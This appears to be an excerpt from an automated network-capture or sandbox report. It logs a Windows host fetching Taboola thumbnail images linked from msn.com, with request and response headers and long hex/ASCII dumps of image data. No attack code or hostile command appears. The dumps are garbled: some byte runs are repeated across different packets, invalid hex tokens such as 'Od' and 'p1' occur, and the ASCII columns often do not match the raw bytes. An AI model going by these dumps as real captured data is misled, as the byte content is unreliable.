2021-10-20 13:08:56 UTC	59	IN	Data Raw: 05 d6 e5 ad d5 54 e0 44 ae f3 91 6c e7 c4 9c d3 5d 3a 1c 3a 5c ac 13 f4 d1 22 f2 3e 84 7b ff 00 f7 7e d2 89 1d 7c 51 14 bf e6 06 07 ec a5 88 a9 17 cc 1e 58 0c ae 4b 1d 24 3b d9 3d 4d d0 19 b9 d3 67 ee fa 3f ee 67 fe 8f a5 d6 7f c9 33 6c f4 f7 fc 16 3e 78 aa 00 e4 31 15 01 db 55 d9 18 cb 67 9f 31 8e a2 59 ca 95 08 43 28 4f 82 40 4e 36 c0 2b 03 cc 11 ee b7 82 29 78 87 ff 00 8a 42 af f4 65 a7 0f 21 44 8a 87 7e 5a bb 6b e8 b8 55 63 8c e9 4a 1b 93 b0 19 b9 55 fc be 8f 38 67 fe 8f a5 d6 7f fa 3e 8f 5e f7 a9 eb 87 b0 53 f0 fe d9 ff 00 b6 05 5b e5 85 23 27 51 62 2b 61 be 6d 22 ea 7f 53 9f 1a a1 0b e9 77 ee da 1a 89 07 94 48 03 67 0b 3c 5a c4 a3 5b ba b0 7b e6 d4 c0 1c e1 78 39 6d 3b f0 17 67 f8 b4 d7 7c b0 1f 16 13 a1 23 fc 47 fe 3e 8f ff 00 7f e3 13 7d 2f f3 1f Data Ascii: TDJ :~\>{-[QXK\$=Mg?g3l>x1Ug1YC(O@XN6+)xBelD~ZkUcJU8g>^S["Qb+am"SwHg~Z{[x9m;g #G>)/
2021-10-20 13:08:56 UTC	60	IN	Data Raw: 17 33 93 d7 bc f7 80 54 72 d0 2d 7c e4 63 58 6c 5d 03 e7 d3 2b ff 00 4c d7 ce f6 62 2c 65 d2 93 cf cb 37 0b ce f1 83 28 01 7c 2c 6c 37 f2 02 f1 99 46 9d 44 9b a4 19 73 c3 ec f9 e1 8b d2 50 1f 39 46 33 98 cd d9 82 8c 05 d1 0d 20 1b a5 1e ed ff 00 17 3c b6 56 5d 47 ce bd c0 2f 66 f1 82 7a 17 1b 1c d4 ac 45 d1 af 43 8f 24 68 6c a0 62 01 f2 f3 c5 8e 25 5a 55 1b 05 03 2c f5 73 f0 a8 f1 38 0a aa 16 9a 47 fb 58 b1 a6 b7 91 17 a0 2e d4 9f 22 73 ba 8a 11 77 da 80 af 76 fe 99 b2 db 1f bb 3e 37 d5 e1 f1 1c d2 3f 44 83 6b 04 8b 5d 59 b0 b6 06 bc 0e 00 7b 19 81 5b 1b f7 df 28 95 3b 7a e0 d6 c3 08 66 00 02 0d ee db 7e 41 b3 f5 f2 ad b8 ea a3 09 d7 0a 30 50 68 ea 57 d2 47 c9 b0 a8 8b 8a 90 2a fe e9 36 be ea 8a 17 ec 20 1f b7 29 1b b7 a2 e4 a5 22 60 24 ed 40 37 29 f4 e6 Data Ascii: 3Tr-[cXl]+Lb,e7(,l7FDsP9F3 <vJG/fzEC\$hlb%ZU,s8GX."swv>7?DkY{[(;zf-A0PhWG*6)"\$@7)

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.5	49836	151.101.1.44	443	

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:08:55 UTC	16	OUT	GET /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2FGETTY_IMAGES%2FIBK%2F542734683__clsfZCtG.jpg HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: img.img-taboola.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:08:56 UTC	42	IN	Data Raw: 57 7e 1d 8c 2b 51 6c a3 11 43 ec ea 1b 6d 7d c5 e5 7a 8f 65 28 ee dc 44 73 da d0 9a 35 16 cd 6d 2d d1 87 88 32 f5 f0 dc 2c df ee 21 f8 5c 79 cd 02 88 b4 a9 39 ff 00 4d 51 86 95 17 ce 14 7b 5c 74 33 51 1b d0 99 50 eb cc 9f 74 c3 ee a7 7a 37 45 d4 89 52 df 90 c7 34 c9 2b 4a e2 d6 59 c5 4d 85 e6 ae 96 36 84 a2 30 a4 be 0b 48 58 fe 8d 29 02 1b 45 de fe 32 bb d5 1a 15 f8 88 f2 09 2b 5d 86 a2 db 79 de 14 65 53 4d fc be 21 00 17 50 49 ea ca 01 2e 87 e0 71 a3 53 6e 4c b3 3d 6c 23 05 5a 9b 67 43 aa b8 81 29 1d 95 12 ef 2b 56 21 7e 27 aa 47 f8 ca 88 1b 5b 67 26 2b d8 68 0c ee ea b8 25 4a b5 c6 91 2a d0 61 f1 27 2f 31 ee 80 06 e4 9b 01 33 7e 5d 61 a6 cc a4 07 3a 91 7e 60 4a b5 2b 77 a0 d4 cf f5 8e 62 2e 60 db 81 b8 83 32 90 c3 c4 4e 56 61 d4 4c eb 45 c3 15 e7 61 bc Data Ascii: W~+QlCm}ze(Ds5m-2,!ly9MQ{lt3QPtz7ER4+JYM60HX)E2+}yeSM!Pl.qSnL=#ZgC)+Vl~'G[g&+h%J*a'/13~Ja:~`J+wb.`2NValEa
2021-10-20 13:08:56 UTC	43	IN	Data Raw: 72 80 f6 a2 53 64 a5 e5 81 bd 1c 50 4d ed d1 a5 ac 2f 68 4a 61 e9 31 83 e1 1a fa 4d d8 43 99 69 1a 4b fd 64 38 3f aa 46 a5 86 76 35 2a b2 e8 d5 19 cd f4 e8 22 25 30 2c 05 b4 12 93 73 2a 5a cc 39 5f 4f d0 c2 4d 82 df 9d b7 9a 04 d2 1b 02 6c 26 e4 cb e8 04 fb 4b 15 a4 b7 d5 9c cb ae 19 0d 3a 5e 2e fa bb 41 c2 99 81 9f 10 13 6c 0d 7f d1 98 4b a9 42 7d 08 8c f8 67 56 ce 1b 53 4c 87 20 b2 f8 45 5c e7 33 15 00 66 27 9e 9d 96 71 08 a5 84 a6 2a 55 e8 d5 39 03 e0 20 29 7c b9 6e 38 bc 23 51 a4 ea d8 f0 85 b4 a6 f4 aa 05 74 5f 02 1e 68 03 19 a3 d4 28 a7 ca 6e 65 f8 c4 d7 19 89 42 d6 fc 09 a9 68 a9 49 05 91 2d 2c 42 66 51 79 6a 95 08 2e 5b 42 41 d8 79 08 05 47 5b 2b 1e 40 1b 69 06 6c 84 7a dc ce 2b 4a 94 8d 17 0f 9e 9d 8e a4 11 66 ea 25 0a d8 7a 42 e5 e9 1b 3d bc a1 Data Ascii: rSd^PM/hJa1MCiKd8?Fv5**%0,s*Z9_OMl&K:^.AlKB)gVSL E3f*q*U9) n8#Qt_h(neBhl-,BfQyj.[BAyG[+@ilz+Jf%zB=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.5	49837	151.101.1.44	443	

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:08:56 UTC	60	OUT	GET /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F0d7ca0c89d5d09bf1d71170b01c3a769.jpg HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Referer: https://www.msn.com/de-ch/?ocid=iehp Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: img.img-taboola.com Connection: Keep-Alive
2021-10-20 13:08:56 UTC	61	IN	HTTP/1.1 200 OK Connection: close Content-Length: 20936 Server: nginx Content-Type: image/jpeg access-control-allow-headers: X-Requested-With access-control-allow-origin: * edge-cache-tag: 473400065816504481344293484750649737046,335819361778233258019105610798549877581,29ecf9b93bbf306179626feeda1fab70 etag: "5df328bbe8286a6a8e4b090ca69cf91a" last-modified: Fri, 24 Sep 2021 14:34:42 GMT status: 200 OK timing-allow-origin: * x-ratelimit-limit: 101 x-ratelimit-remaining: 99 x-ratelimit-reset: 1 x-request-id: 0d7fca08a2fdbad28b0e23d7330c8e5c x-envoy-upstream-service-time: 23 X-backend-name: CH_DIR:3FP7YNX3LMizprTZsG7BSW--F_CH_nlb803 Via: 1.1 varnish, 1.1 varnish Cache-Control: public, max-age=31536000 Accept-Ranges: bytes Date: Wed, 20 Oct 2021 13:08:56 GMT Age: 2022866 X-Served-By: cache-wdc5548-WDC, cache-dca17760-DCA, cache-mxp6942-MXP X-Cache: HIT, HIT, HIT X-Cache-Hits: 1, 1, 2 X-Timer: S1634735336.052823,VS0,VE0 Vary: ImageFormat X-debug: /taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/http%3A%2F%2Fcdn.taboola.com%2Flibtrc%2Fstatic%2Fthumbnails%2F0d7ca0c89d5d09bf1d71170b01c3a769.jpg X-vcl-time-ms: 0
2021-10-20 13:08:56 UTC	62	IN	Data Raw: ff d8 ff e0 00 10 4a 46 49 46 00 01 01 00 00 01 00 01 00 00 ff db 00 84 00 03 03 03 03 03 04 04 04 04 05 05 05 05 07 07 06 06 07 07 0b 08 09 08 09 08 0b 11 0b 0c 0b 0b 0c 0b 11 0f 12 0f 0e 0f 12 0f 1b 15 13 13 15 1b 1f 1a 19 1a 1f 26 22 22 26 30 2d 30 3e 3e 54 01 03 03 03 03 03 04 04 04 04 05 05 05 05 07 07 06 06 07 07 0b 08 09 08 09 08 0b 11 0b 0c 0b 0b 0c 0b 11 0f 12 0f 0e 0f 12 0f 1b 15 13 13 15 1b 1f 1a 19 1a 1f 26 22 22 26 30 2d 30 3e 3e 54 ff c2 00 11 08 01 37 00 cf 03 01 22 00 02 11 01 03 11 01 ff c4 00 35 00 00 00 06 03 01 00 00 00 00 00 00 00 00 02 03 04 05 06 07 00 01 08 09 01 00 03 01 01 01 01 00 00 00 00 00 00 00 00 00 01 02 03 04 05 06 ff da 00 0c 03 01 00 02 10 03 10 00 00 00 ed 65 29 45 db 83 a0 11 a9 cb 51 94 60 Data Ascii: JFIF""&0->>T&""&0->>T7"5e)EQ`
2021-10-20 13:08:56 UTC	63	IN	Data Raw: 56 d0 dc 0f 89 19 82 c7 74 8e 0f 69 35 6b 45 86 8f 38 c0 29 7c 5c e6 2f 8b bb 12 c8 73 f3 80 98 c6 dd 27 48 d4 51 1d 80 b9 a9 b6 66 63 5a 27 30 09 37 32 a4 03 cc a9 d9 79 92 da 9d b3 0b 29 2e 64 8b 03 99 50 e3 1c cc 6c 83 b3 06 28 de 60 d3 a5 cc a9 91 24 cc 0f ff c4 00 31 10 00 01 04 02 02 02 02 01 02 06 02 01 05 00 00 00 03 01 02 04 05 00 06 07 11 12 13 08 21 14 15 31 10 22 23 32 41 51 16 20 17 18 24 33 35 61 ff da 00 08 01 01 00 01 09 00 6f 49 8d 63 53 ed 15 bd ab 7e d5 18 e4 55 45 45 44 c7 01 ae ed 7b 51 74 9d e7 8a 62 b1 33 c5 31 13 13 eb 11 51 53 3c 71 8c 55 5c f5 f4 a9 da 3d bd 3b 11 11 73 ac 4c f1 c5 fa c4 5e ff 00 82 e2 a6 35 7a 4c f3 fa c6 9d 7a e9 55 92 13 a5 f2 c4 73 5d 8e eb fc 2b 7a 5c 7b 13 ef ac 46 39 57 ae 9e 27 b5 3b e9 p1 b8 88 98 d6 aa Data Ascii: Vti5kE8) Vs'HQfcZ'072y).dPl(' \$1!1"#2AQ \$35aolcS--UEED(Qtb31QS<qU\=;sL^5zLzUs)+zl(F9W';1

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:08:56 UTC	65	IN	Data Raw: 2a 2e 95 43 e1 9e bc f0 ce b3 c3 bc 56 75 9e 38 a9 8a dc fb 4c 45 c7 3b a5 6a 74 c5 42 2a b7 10 86 ec cc 57 6e 6c 97 3b 67 e3 ba e3 8b 90 e7 d4 eb 97 3b d4 ba e4 d6 f8 86 d9 8e d4 ef ed e5 ed bb a4 aa f9 f7 e2 2d 07 1d dc 71 76 95 3c b4 34 82 b7 e4 0d 47 57 b4 fd 36 74 fd df 77 d6 0d ac ca a4 a6 5d 9b 6a b0 67 1c ea d0 75 8d c6 ca ec 97 7b 24 5b 6b 65 96 e1 a4 96 b8 41 b7 92 f9 0a 35 71 e0 d9 dd 00 4f 20 ac d1 f9 df 79 f5 82 09 0e f4 63 1b b0 72 de 81 ae 90 80 7c ab ff 00 95 3a 65 19 bc 48 19 9f 32 68 d0 aa c8 b7 fa 5f 37 ec 9b 78 88 48 15 d0 37 4d 7a d0 01 2c 73 97 64 a9 12 f4 f9 4d da 69 d5 7a 6c bb 82 d3 5f b4 5d 5a c7 b0 aa 1b 23 b1 24 df 58 6e 32 21 c8 6e bd 79 b7 d4 f3 ed fa 53 c8 b1 75 bd 85 98 2b df 45 79 47 43 c9 9b 3e ad b4 92 c7 67 a5 de 79 16 Data Ascii: *.CVu8LE;jtB*Wnl;g;-qv<4GW6twjgu{\${keA5qO ycrj;eH2h_7xH7Mz,sdMizl_Zj\$Xn2InySu+EyGc>gy
2021-10-20 13:08:56 UTC	66	IN	Data Raw: ce 29 d5 b5 f1 81 76 28 e1 e5 fe 71 66 b6 c3 53 eb 84 98 7b 89 44 99 30 93 d2 6d c8 13 cc 76 62 b9 b8 ac 98 f9 84 26 e1 be 6c db 94 99 a8 74 78 42 46 ab fd f1 46 90 dc 84 8e fe 23 df b6 2a 4a 9b fd 72 83 2d 36 8d ee d4 f2 a7 6c b2 f6 ed fa d6 46 99 c9 b2 a2 6c 1a 38 22 c0 8c 2b 53 55 f2 33 a2 5d 6a f0 2f 9b 50 e5 70 de e6 3b 11 3b 5c 78 0a 8a aa 88 8f 54 fd f1 a6 cb 79 3d 56 1c 68 ba e5 23 f6 3b 25 8e e9 3a ac ee 07 1c b0 52 ac b1 bc 6a 90 35 5d ba 0f ea d1 e1 49 5f 78 9f 97 b2 6c ca e2 b6 bc 74 e2 65 85 64 49 5f 95 ab 6f f7 3a 79 c6 7a ea Od 8b 9f 9f 0e fa 82 d4 25 15 97 17 72 b5 be df 73 4d ae d0 af c6 bf 92 53 be 9b a0 0f e2 37 c9 d2 7f 55 34 61 7c 35 f9 18 ff 00 a2 eb ce f8 69 cc ec 0a 32 65 99 be 29 6f 41 2f b6 5f 28 2f c6 97 81 7c 25 73 66 c3 c7 d1 Data Ascii:)v(qfS[D0mnb&ltxbFF#*Jr-6lF8"+SU3jJjPp; xTy=Vh#;:%:Rj5J _xltedl_o:yz#rsMS7U4aJ5i2e)aA/_(/%sf
2021-10-20 13:08:56 UTC	68	IN	Data Raw: bc 9f 3e 52 83 f4 e6 fc 54 df fb 54 7c c8 df 12 b6 27 89 4e 5b d7 fc 56 47 11 82 8b 68 cf 8a f2 58 2e cb 76 1f 8a 95 50 d8 f7 4b 9d 57 c1 5c 7b 5f 15 55 b1 6a 69 75 4a 19 8a e8 55 e2 19 be 9d ed 91 ad c5 8b ea 3c f3 1b b9 31 98 58 f2 2a e2 c5 90 37 fa e4 a0 86 c4 fc 57 05 91 5b 1d 23 38 66 71 02 c0 9c f0 cf 1a 33 85 2f fa f6 06 81 29 11 ee 09 dc 45 39 c4 82 2d 81 dc 03 0c ac 99 2e da 44 62 c7 72 e7 e5 fb a3 a4 80 a3 f1 62 88 02 3c 0c 82 91 7d ca 03 40 aa da 25 d1 e1 49 5f 78 9f 97 b2 6c ca e2 b6 bc 74 e2 65 85 64 49 5f 95 ab 6f f7 3a 79 c6 7a ea Od 8b 9f 9f 0e fa 82 d4 25 15 97 17 72 b5 be df 73 4d ae d0 af c6 bf 92 53 be 9b a0 0f e2 37 c9 d2 7f 55 34 61 7c 35 f9 18 ff 00 a2 eb ce f8 69 cc ec 0a 32 65 99 be 29 6f 41 2f b6 5f 28 2f c6 97 81 7c 25 73 66 c3 c7 d1 Data Ascii: >RTTjN[VGhX.vPKW{ _UjuJU<1X*7W[#8fq3j)E9-.Dbrb<)%@dz zFYH44M.BJL5da4%ha8/hxq6s1!\$UKSASLe
2021-10-20 13:08:56 UTC	69	IN	Data Raw: 52 82 3b aa ac d5 ca e5 7c 6a 76 b4 e1 4f 54 ca e9 52 88 16 05 c2 d7 a2 81 10 43 84 4d 7d ec 12 85 c7 3c 15 4e a3 ce 54 a9 94 05 e9 01 2a a2 55 9c 46 81 e8 2d 78 02 39 91 4a 95 b1 40 47 b9 8f 14 b7 7e 1b 1c 8c 91 16 14 b2 9c f2 a5 06 2a 3d a8 02 b9 b2 21 9b cc ff 00 9f 3d 45 20 83 f5 24 44 23 ab 46 28 b1 8c 0b 11 39 02 65 0c 8b 18 be c6 b1 ac 3d 8f e2 3d f1 0e 78 f2 c4 e0 bc ea 47 16 27 f3 39 c4 b0 d5 40 d7 9d ef 24 2a 92 46 06 3c 3d a5 d8 30 e0 4c a0 eb 86 00 a4 38 9d 30 03 ff 00 e5 40 4d 8b 24 24 60 9a d6 21 5a df 3c 12 95 ff 00 4f 71 e2 38 c8 83 19 45 12 5c 5f 0f 5b 9b 4f 25 a1 41 14 a3 85 2c 51 80 26 c9 3f 80 95 1c e6 fe 32 99 8e 20 de f0 a8 0a a8 49 10 e2 23 62 bd 06 ee e4 85 e3 86 26 38 52 fc 9a f2 30 cc fa 64 35 92 4a c9 92 3d 33 a5 4e 3c ca c5 Data Ascii: R;jvOTRCMj<NT*UF-x9J@G~*!=E \$D#F(9e==xG'9@*\$Kib'80@M\$\$_!Z<Oq8E_ O%a,Q&?2 !#b&8R0d5J=3 N<
2021-10-20 13:08:56 UTC	70	IN	Data Raw: f4 0b 3f 4a b9 c0 45 aa a5 03 55 c0 bd ce c2 ec 0b 7e 1c 0e 70 a9 b0 30 c9 71 27 90 ea a8 8c 94 11 83 c4 b4 15 6b 87 42 9c 09 18 68 69 e4 62 55 a2 d8 dd 1a 60 08 b4 7e 50 6d 3b 08 2d 37 75 94 29 82 13 d8 2a 01 9d 80 19 c4 ad 08 73 68 39 8f 9c bf 99 e4 55 08 60 73 7e 59 91 e2 ae 6f 27 05 72 71 f7 70 62 54 06 3c 3d a5 d8 30 e0 4c a0 eb 86 00 a4 38 9d 30 03 ff 00 e5 40 4d 8b 24 24 60 9a d6 21 5a df 3c 12 95 ff 00 4f 71 e2 38 c8 83 19 45 12 5c 5f 0f 5b 9b 4f 25 a1 41 14 a3 85 2c 51 80 26 c9 3f 80 95 1c e6 fe 32 99 8e 20 de f0 a8 0a a8 49 10 e2 23 62 bd 06 ee e4 85 e3 86 26 38 52 fc 9a f2 30 cc fa 64 35 92 4a c9 92 3d 33 a5 4e 3c ca c5 Data Ascii: ?JEU~pQqkBhibU~-Pm;-7u)*sh9U's~Yo'rqpBT<=0L-PF Bly&fV'r"+CTV #-%-.;7ijQIOZFX<[,x9iRD1 OO*gR
2021-10-20 13:08:56 UTC	72	IN	Data Raw: 4e 59 46 39 62 06 58 dc 8e ed 4f 51 0a d6 d3 40 28 de 46 a4 12 3d 56 11 53 a4 af de 17 36 70 4d 97 2b 5b 47 e3 4d e7 e7 d7 70 96 b6 92 9e 3c 21 91 e1 8d 22 49 e6 99 f1 04 06 05 14 5a e9 6e 35 b8 35 30 8d a6 57 db 21 a7 92 18 26 2e 4c 93 3c b9 a4 84 5c d9 c8 44 20 12 6c 6d a8 60 dc ea ea da 7a b5 11 4a 23 01 10 f5 1c 16 66 6e a1 0e 08 ea 8b 1e 75 51 47 57 05 2d 5d 3c f5 29 b5 c3 2a d6 8a 94 2b 69 03 ca 7b 71 ed 20 f1 aa 8d db 61 db a9 25 7a aa 49 dd 96 6d d1 51 01 45 91 e5 69 48 cd d1 15 55 6d 65 be ab f6 b9 fe 2f be fb 57 fb 46 78 e7 99 7a eb 75 0d 2a 24 63 05 5e 40 23 80 75 16 e5 5f bb 53 c9 54 95 11 83 f2 a2 38 86 4d 24 33 d9 6d 21 04 32 2a f7 5b 52 38 dd 69 56 98 d4 75 0b d6 85 89 c4 ca 8f 00 bf 5d 06 1c 4b 89 75 f0 7f bb 79 56 6e a3 3c a1 c6 28 63 01 Data Ascii: NYF9bXOQ@(F=VS6pM+[GMp<!"lZn550Wl&.L<d l m'zJ#nuQGW-<)*+iq a%zlmQEIhUme/WFxz u*\$^@#u_ST8M\$3m!2*[R8lVu]KuyVn<(c
2021-10-20 13:08:56 UTC	73	IN	Data Raw: 78 d7 c3 d4 b5 8f 2a 48 95 15 26 5a 72 b8 47 80 4b 3c 55 0b 81 3c 90 46 be 19 de a7 db cd 48 53 b2 7c 4e 94 53 32 d4 a6 0f 65 9a 9a 04 cc ad d7 55 1f 0c c3 25 3c 30 ac 5b 8d 19 a5 82 79 a3 91 df 45 24 92 98 92 5a d9 3b 8f 60 35 50 89 24 4f 4b 24 55 12 54 ac ad d4 91 6a 13 a3 d5 c9 38 04 fd c1 e4 ea 8c d5 57 b4 a9 34 f3 52 09 a4 a2 11 82 23 f9 77 38 9e a6 4c 4e 76 ba 9f 1a a5 30 18 1a 28 e6 81 af 50 cf 18 52 85 d5 cf 8c 7c f9 36 26 e4 f3 a9 04 93 41 24 6f c2 c2 b6 08 6f 97 71 b3 db d8 81 88 b0 d2 ca e5 93 10 12 ca 2f c0 3c 01 7b df d4 e9 a3 48 57 01 9c 87 20 82 ca 6c c3 cd c9 e0 69 6a 64 47 62 63 37 3e 39 e4 78 e3 1b e8 4e aa 1e f8 a9 04 00 6e 6e 00 be 20 f1 7d 15 cc 5e 32 a0 96 62 78 36 be 9d b8 16 6b 11 70 3e ff 00 ac d8 79 36 bd b4 76 bf 87 f6 a0 Data Ascii: x*H&ZrGK<U<FHSjNS2eU%<0lyE\$Z; '5P\$OK\$UTj8W4R#w8LNV0(PRj6&A\$ooq<{HW lijdGbc7>9xNnn })*2bx6 kp>y6v
2021-10-20 13:08:56 UTC	74	IN	Data Raw: 74 97 73 a3 02 05 89 62 aa 95 10 33 8e 90 04 29 e9 a8 e9 df 1f 43 e4 e8 c5 32 3a ca 9b 55 0d 04 51 2c 8d 91 43 df 34 35 77 c5 58 1e e2 34 ed 35 05 14 cf 11 03 80 e2 36 64 c8 fa 06 60 16 fa 7a 5f 91 d9 68 aa eb 27 0e 9d ac ea c1 c9 67 0c 2c 19 0d f5 b1 d6 0a 88 01 86 9b 7e c6 8f e7 1f d5 a9 e7 71 4d 13 28 04 73 98 d5 3c 53 53 bb a5 4b d1 57 18 82 b2 70 42 ac 85 c1 fe 0d aa 98 38 e7 e7 69 45 51 fb 00 85 86 b6 87 cc 80 f1 e4 a9 91 98 83 8f 20 80 da f8 78 b3 b1 66 78 a9 8d 24 ae 58 f2 6f 48 51 d8 e9 36 8d f3 65 af 06 a6 9a 2d ca 52 d2 c2 ff 00 be ab 5b 21 6b a1 b7 03 82 a7 43 68 9d 80 9e b5 60 08 8b 35 43 00 24 77 65 19 30 95 bb 88 24 db 49 2d 55 1c 0f 04 f0 07 06 55 11 b9 08 c5 7c d8 a5 b9 d4 f4 93 46 19 44 88 a8 d7 56 20 95 61 22 b0 20 95 1e 2c 7d 8e b6 d9 Data Ascii: tsb3jC2:UQ,C45wX456d'z_h'g,-qM(s<SSKWpB8iEQ xfx\$XoHQ6e-R[!kCh`5C\$we0l-UUjFDV a" },
2021-10-20 13:08:56 UTC	76	IN	Data Raw: a4 9e 2e bc 51 20 6c 1a 66 8c dc 3b 33 76 a0 61 61 62 75 1e db 5f b4 ee a9 49 bb 40 90 08 0c 4b 28 28 d7 4b 02 32 d7 2a c4 11 fa b2 1e eb cf eb ee 99 a3 41 fe ca e7 fd 34 28 e9 21 88 cf 5d 56 57 21 4f ea a4 02 c1 6e 32 72 48 54 5f 52 75 d2 12 d9 23 dc b7 03 f3 46 79 7c 2f 50 9e 22 2f ff 00 64 01 a4 a6 a2 df 29 27 a1 78 97 80 95 2a 73 88 db d2 ef 8e ac 75 50 df 2b 4e b3 d6 cf 14 42 41 02 bb 59 7a 84 90 10 7d 4f 9b ea 57 94 a6 32 83 2b 62 5d 0e 27 f2 11 c1 d7 c3 12 cf 11 ec a8 a9 a3 32 cc a7 dd 5d 8b 10 75 b6 6d cf f2 ce cd 53 07 51 d8 8c 4d f8 6b f1 aa df 88 a0 da 9c c2 b5 d4 91 b0 a7 71 25 a4 ea f5 d4 80 5a 4b e6 c1 98 9b ea 47 e1 15 33 9a 8d 0a e2 3c d8 48 aa 4f be 5a 85 1c f5 09 6f da 3b 7a db 3e 2d 81 9b 0d 6d 94 80 e0 19 a4 de 29 40 7b 79 bf e2 b3 6b Data Ascii: .Q lf;3vaabu_!@K((K2*A4(!jVW!ONn2rHT_Ru#Fy /P"/d)*x'suP+NBAyZ]OW2+b]2]umSQMkq%ZKG3<HOZo ;z>-m)@{yk

Timestamp	kBytes transferred	Direction	Data
2021-10-20 13:08:56 UTC	77	IN	Data Raw: 37 3b 49 2f 62 33 a9 01 15 02 b2 b1 0f 6e 09 1a dc 25 92 57 ce 39 20 a9 8a 04 45 f1 63 13 44 e4 9f ae 43 5b 82 6d 3b 85 6d 4d 14 73 c7 4b 0d 50 4a 9a 65 47 78 65 1d 68 8a 3e 32 2b 2d fc 83 c6 be 38 10 38 e6 9f 6f a0 a6 a6 46 3f f6 8b d5 b8 d7 e9 1d 31 8d 11 23 81 76 d4 44 54 1e 15 5b 2d 7e 90 3e 2b dc 6e 0b 99 c5 1b e2 18 d8 34 cc 1b a5 12 7a 64 40 1a d9 7e 14 4a d9 9e 74 d9 ab f7 1a 5a aa 9a 25 97 92 8f f2 2b 51 c0 3f 93 8d 7c 2f c0 f0 bf b4 4d ff 00 96 dd aa 39 07 fd da 2a c9 0f f2 92 9a 2d 6f 92 1f 5e 96 c6 66 fe 59 55 41 af 89 aa 87 ff 00 22 48 3f fe 8c 9a f8 96 ac de f9 1a 9a 58 3f a3 c3 3e be 21 76 03 8c b7 2d b4 ff 00 a6 d9 ad ca 8a 71 0a a4 f5 30 ee b5 90 4b d2 d7 2c 1a 4d bb e5 0e b7 9f 8a c5 6e d8 20 a0 db f7 fa 2a cd ca 7a 09 1b f1 18 d4 cd 53 Data Ascii: 7;/b3n%W9 EcDC[m;mMsKPeGxeh>2+-88oF?1#vDT[-~>+n4zd@~JtZ%+Q?/M9*-o^fYUA"H?X?>lv-q0K',Mn *zS
2021-10-20 13:08:56 UTC	78	IN	Data Raw: 70 a7 15 21 8f d2 fe 74 f2 18 b2 b2 86 96 56 bc 9c 9b 2d 8f a0 d3 ac 6d 18 92 39 7a cb 8b 5c da d6 c0 da c3 c6 85 60 69 ce 2e 71 3d a3 b8 d8 c3 6b 28 b9 00 79 b0 d2 cb d4 81 99 b3 92 42 83 12 08 2c 48 61 c5 c1 17 3a 82 48 a2 0a 47 4a 9f 08 b8 36 07 b9 df cf df 42 79 a9 4d c1 bc 0c 8c 5c 06 55 20 02 41 b1 b8 e6 fc ea 68 62 31 80 94 ed 12 63 90 39 dd 4d ae cd eb c9 d6 e1 55 00 77 93 a6 b5 0f 16 59 12 59 79 6f 00 1b 81 7d 43 4c 91 46 03 8c 52 59 11 9b 9b 67 9f 69 1e 7c 5b 55 71 31 60 51 c5 3a 15 6f 16 4c b0 2b 8f a5 ec 48 d2 54 ca 41 e6 d8 dd 4a 59 6e 19 31 bf dc e8 c2 2a 64 0b 99 10 53 a8 26 d6 16 95 c1 2d e0 da da 69 19 d4 46 d1 c8 d1 d8 03 75 17 30 23 5b 90 7c 6a 7d ba 79 2a 04 b3 25 3c cb 55 89 91 98 97 c2 64 c8 e4 45 c9 3c eb 73 31 9e ff 00 c7 a8 8d 57 Data Ascii: p!tV-m9z\`i.q=k(yB,Ha:HGJ6ByM\U Ahb1c9MUwYYyo)CLFRYgij[ Uq1`Q:oL+HTAYn1*dS&-iFU0#[j]y*%< UdE<s1w
2021-10-20 13:08:56 UTC	80	IN	Data Raw: f0 7d c8 1a 92 64 c0 c9 20 3d a1 6e 40 b7 68 b0 4f 71 a8 22 1d 8f 14 0d 54 a8 f1 80 cc 8e c5 94 da d8 9f 1c 5b 58 c6 82 47 77 8e 44 94 bb a1 00 04 01 81 c7 cf 26 da 65 92 15 c2 15 8e 95 9d 41 60 79 e1 1b 0e 34 cc d1 64 b1 9b f6 dd 54 9b 80 54 85 d1 25 d7 22 57 02 aa 5b b8 9f 2a 7f 90 d4 4e 7a 98 a3 9b 80 43 fa 58 5c 8d 4a a3 20 aa ab 20 25 3a 9e b9 0b b0 02 f7 62 0e ac ce a5 60 ca 7b 92 01 0a 4b 0b 8f 62 40 d4 52 1c 14 96 2a 09 52 45 88 3f 9b db d3 54 91 c0 1d 8b b0 8f c3 2d 90 37 02 ff 00 c4 8d 5a 32 51 6d 8e 4c 49 24 28 00 a7 81 ef 7d 45 23 49 c0 4c e2 95 a5 b1 1c 5a cc 41 f4 b7 81 e4 ea 54 89 5a 52 88 90 2c 7c 29 1d b2 74 ac 09 06 fd c7 8e 7d f4 c8 73 c5 0c b6 6b b1 50 2d 72 53 8b 8e 6e 09 b1 3c 8d 54 a3 47 50 51 f0 74 40 ae 19 87 8b 62 41 1d df 55 d4 Data Ascii: }d =n@hOq"TXGwD&eA`y4dTT%"W[*NzCXUJ %:b`{Kb@R*RE?T-7Z2QmLIS{)E#ILZATZR,)t)skP-rSn<TGP Qt@bAU
